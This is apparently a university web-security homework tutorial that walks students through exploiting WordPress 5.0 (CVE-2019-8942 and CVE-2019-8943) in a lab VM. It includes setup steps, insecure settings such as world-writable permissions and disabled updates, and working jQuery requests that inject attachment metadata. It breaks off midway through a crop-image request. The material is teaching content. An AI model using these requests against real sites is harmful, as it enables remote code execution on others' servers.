Hw 5. Web Security

A. Exploiting CVE-2019-8942 and CVE 2019-8943 (100%)

Here we will walk through the WordPress vulnerability. Please follow the steps and submit the results for the posted questions.
Candidate CVE: CVE-2019-8942 and CVE-2019-8943

Tutorial

In this tutorial, we use Ubuntu 18.04, Apache 2.4, PHP 7.3 with SAPI, and MariaDB 10.4.
Imagick version: 3.4.4, GD library version: 2.2.5.


1. Prepare a PHP 7.3 web server on Linux based server. Moreover, install imagick extension via the follows command:

   ```
   apt-get install php7.3-imagick
   ```

2. Create a php file named p.php under webserver with following content:

   ```
   <?php phpinfo();
   ```

   Usually, the website root directory is located at /var/www/html
   Now, you can see php run correctly if you configure correctly.



PHP Version 7.3.26-1+ubuntu18.04.1+deb.sury.org+1

System	Linux virtual-machine 5.3.0-62-generic #56~18.04.1-Ubuntu SMP Wed Jun 24 16:17:03 UTC 2020 x86_64
Build Date	Jan 13 2021 08:00:44
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/apache2
Loaded Configuration File	/etc/php/7.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/apache2/conf.d
Additional .ini files parsed	/etc/php/7.3/apache2/conf.d/05-sense.ini, /etc/php/7.3/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.3/apache2/conf.d/10-opcache.ini, /etc/php/7.3/apache2/conf.d/10-pdo.ini, /etc/php/7.3/apache2/conf.d/15-xml.ini, /etc/php/7.3/apache2/conf.d/20-calendar.ini, /etc/php/7.3/apache2/conf.d/20-ctype.ini, /etc/php/7.3/apache2/conf.d/20-curl.ini, /etc/php/7.3/apache2/conf.d/20-dom.ini, /etc/php/7.3/apache2/conf.d/20-exif.ini, /etc/php/7.3/apache2/conf.d/20-fileinfo.ini, /etc/php/7.3/apache2/conf.d/20-ftp.ini, /etc/php/7.3/apache2/conf.d/20-gd.ini, /etc/php/7.3/apache2/conf.d/20-gettext.ini, /etc/php/7.3/apache2/conf.d/20-iconv.ini, /etc/php/7.3/apache2/conf.d/20-imagick.ini, /etc/php/7.3/apache2/conf.d/20-intl.ini, /etc/php/7.3/apache2/conf.d/20-json.ini, /etc/php/7.3/apache2/conf.d/20-mbstring.ini, /etc/php/7.3/apache2/conf.d/20-mysqli.ini, /etc/php/7.3/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.3/apache2/conf.d/20-pdo_sqlite.ini, /etc/php/7.3/apache2/conf.d/20-phar.ini, /etc/php/7.3/apache2/conf.d/20-posix.ini, /etc/php/7.3/apache2/conf.d/20-readline.ini, /etc/php/7.3/apache2/conf.d/20-shmop.ini, /etc/php/7.3/apache2/conf.d/20-simplexml.ini, /etc/php/7.3/apache2/conf.d/20-sockets.ini, /etc/php/7.3/apache2/conf.d/20-sqlite3.ini, /etc/php/7.3/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.3/apache2/conf.d/20-sysvsem.ini, /etc/php/7.3/apache2/conf.d/20-sysvshm.ini, /etc/php/7.3/apache2/conf.d/20-tokenizer.ini, /etc/php/7.3/apache2/conf.d/20-wddx.ini, /etc/php/7.3/apache2/conf.d/20-xmlreader.ini, /etc/php/7.3/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.3/apache2/conf.d/20-xsl.ini, /etc/php/7.3/apache2/conf.d/20-zip.ini

Also, ensure imagick and GD extension enabled on this info page. Ensure versions is matched.

imagick

imagick module	enabled
imagick module version	3.4.4
imagick classes	Imagick, ImagickDraw, ImagickPixel, ImagickPixelIterator, ImagickKernel
Imagick compiled with ImageMagick version	ImageMagick 6.9.7-4 Q16 x86_64 20170114 http://www.imagemagick.org
Imagick using ImageMagick library version	ImageMagick 6.9.7-4 Q16 x86_64 20170114 http://www.imagemagick.org
ImageMagick copyright	© 1999-2017 ImageMagick Studio LLC
ImageMagick release date	20170114
ImageMagick number of supported formats:	230

gd

GD Support	enabled
GD headers Version	2.3.0
GD library Version	2.2.5
FreeType Support	enabled
FreeType Linkage	with freetype
FreeType Version	2.8.1
GIF Read Support	enabled
GIF Create Support	enabled
JPEG Support	enabled
libJPEG Version	8
PNG Support	enabled
libPNG Version	1.6.34
WBMP Support	enabled
XPM Support	enabled
libXpm Version	30411
XBM Support	enabled
WebP Support	enabled

Directive	Local Value	Master Value
gd.jpeg_ignore_warning	1	1

3. Download WordPress 5.0.0 and extract on the server.

WordPress download link: https://wordpress.org/wordpress-5.0.zip

```
root@virtual-machine:/var/www/html/hw# wget https://wordpress.org/wordpress-5.0.zip
--2021-02-04 18:44:43--  https://wordpress.org/wordpress-5.0.zip
Resolving wordpress.org (wordpress.org)... 198.143.164.252
Connecting to wordpress.org (wordpress.org)|198.143.164.252|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 11373854 (11M) [application/zip]
Saving to: ‘wordpress-5.0.zip’

wordpress-5.0.zip                   100%[=========================================>]  10.85M  5.28MB/s    in 2.1s

2021-02-04 18:44:46 (5.28 MB/s) - ‘wordpress-5.0.zip’ saved [11373854/11373854]

root@virtual-machine:/var/www/html/hw# ll
total 11116
drwxr-xr-x 2 root root     4096 二   4 18:44 ./
drwxr-xr-x 5 root root     4096 二   4 18:16 ../
-rw-r--r-- 1 root root 11373854 十二  7  2018 wordpress-5.0.zip
root@virtual-machine:/var/www/html/hw# unzip wordpress-5.0.zip  -d ./
Archive:  wordpress-5.0.zip
```


After the file unzipped, update the permission of the folder.

```
chmod ugo+rw -R wordpress
```


4. Prevent automatic update during installation.

Open wp-config-sample.php and add following lines:

```
define('AUTOMATIC_UPDATER_DISABLED', true);
define('WP_AUTO_UPDATE_CORE', false);
```





5. Create database named wordpress_*{student_id}* (e.g., wordpress_0812345) for WordPress.





6. Setup WordPress.

Except for the specified database name, the rest of the information is up to you.











After installation finish, press Login in.


7. Before exploit the vulnerability, ensure your WordPress version is correct. You can check on the source code of your WordPress homepage.




8. Checkout the attachment, you can find a file named payload.jpg, upload it to Media Library.



Open uploaded media and open image in new tab, remember the URL for future use.
(In this case, it is 2021/02/payload.jpg)



9. Goto details edit page.



And update the metadata of that media via the following JavaScript:


```
jQuery.post("post.php", {
	'_wpnonce': post._wpnonce.value,
	'action': 'editpost',
	'post_ID': post.post_ID.value,
	'meta_input[_wp_attached_file]': '2021/02/payload.jpg?/dummy',
});
```

Ensure the field meta_input[_wp_attached_file] file path part matches yours (Obtained from the previous step).
After the request, metadata of the media injected since WordPress accept unexpected value from the input.


10. Crop the image to create help folder via the following script.

```
jQuery.post("admin-ajax.php", {
        '_ajax_nonce': (()=>{
                let btn = document.querySelector('input[onclick^="imageEdit"]');
                let funcText = btn.getAttribute('onclick');
                return funcText.substring(funcText.indexOf('"') + 1, funcText.lastIndexOf('"'));
        })(),
        'action': 'crop-image',
        'id': post.post_ID.value,
